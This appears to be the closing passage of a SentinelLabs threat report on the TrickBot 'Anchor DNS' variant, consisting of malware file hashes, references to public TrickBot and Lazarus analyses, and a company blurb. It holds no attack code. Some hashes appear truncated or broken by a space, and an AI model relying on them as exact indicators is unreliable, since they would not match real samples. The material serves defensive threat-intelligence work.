
6500190bf8253c015700eb071416cbe33a1c8f3b84aeb28b7118a6abe96005e3

Anchor DNS variant:

6b1759936993f02df80b330d11c1b12accd53a80b6207cd1defc555e6e4bf57  
b02494ffc1dab60510e6caee3c54695e24408e5bfa6621adcd19301fc18e329  
c6d466600371ced9d962594474a4b8b0cff19adc59dbd2027c10d930afbe282  
e49e6f0b194ff7c83ec02b3c2efc 9e746a4b2ba74607a4aad8fbcdc66baa8dc

## REFERENCES

- 1: <https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/>
- 2: <https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/>
- 3: <https://sysopfb.github.io/malware/2018/11/30/TrickBot-worming.html>
- 4: <http://reversingminds-blog.logdown.com/posts/7803327-how-different-malware-families-uses-eternalblue-part-1>
- 5: <https://www.bleepingcomputer.com/news/security/trickbot-banking-trojan-gets-screenlocker-component/>
- 6: <http://malware-traffic-analysis.net/2018/05/25/index2.html>
- 7: <https://norfolkinfosec.com/recent-lazarus-tools/>
- 8: [https://github.com/k-vitalii/apt\\_lazarus\\_toolkits/blob/master/2019-01-26-lazarus-toolkits-pakistan.vk.csv](https://github.com/k-vitalii/apt_lazarus_toolkits/blob/master/2019-01-26-lazarus-toolkits-pakistan.vk.csv)
- 9: <https://technical.nttsecurity.com/post/102fsp2/trickbot-variant-anchor-dns-communicating-over-dns>



## ABOUT SENTINELABS

The missing link in infosec today is not about alerts - it's about the context of those alerts. What, When, Where, Why, How and most importantly - Who. SentinelLabs came to life to solve the gap security practitioners have between autonomously protecting their enterprise assets and understanding the significance and story of alerts. Unlike other threat intelligence solutions, SentinelLabs does not focus on sharing what is already public knowledge. We focus on new findings that can assist enterprises in staying protected from adversaries. We cover both cybercrime and APT (nation-state) while having a voice in the larger community of threat hunters who are passionate about a world that is safer for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. <https://labs.sentinelone.com/>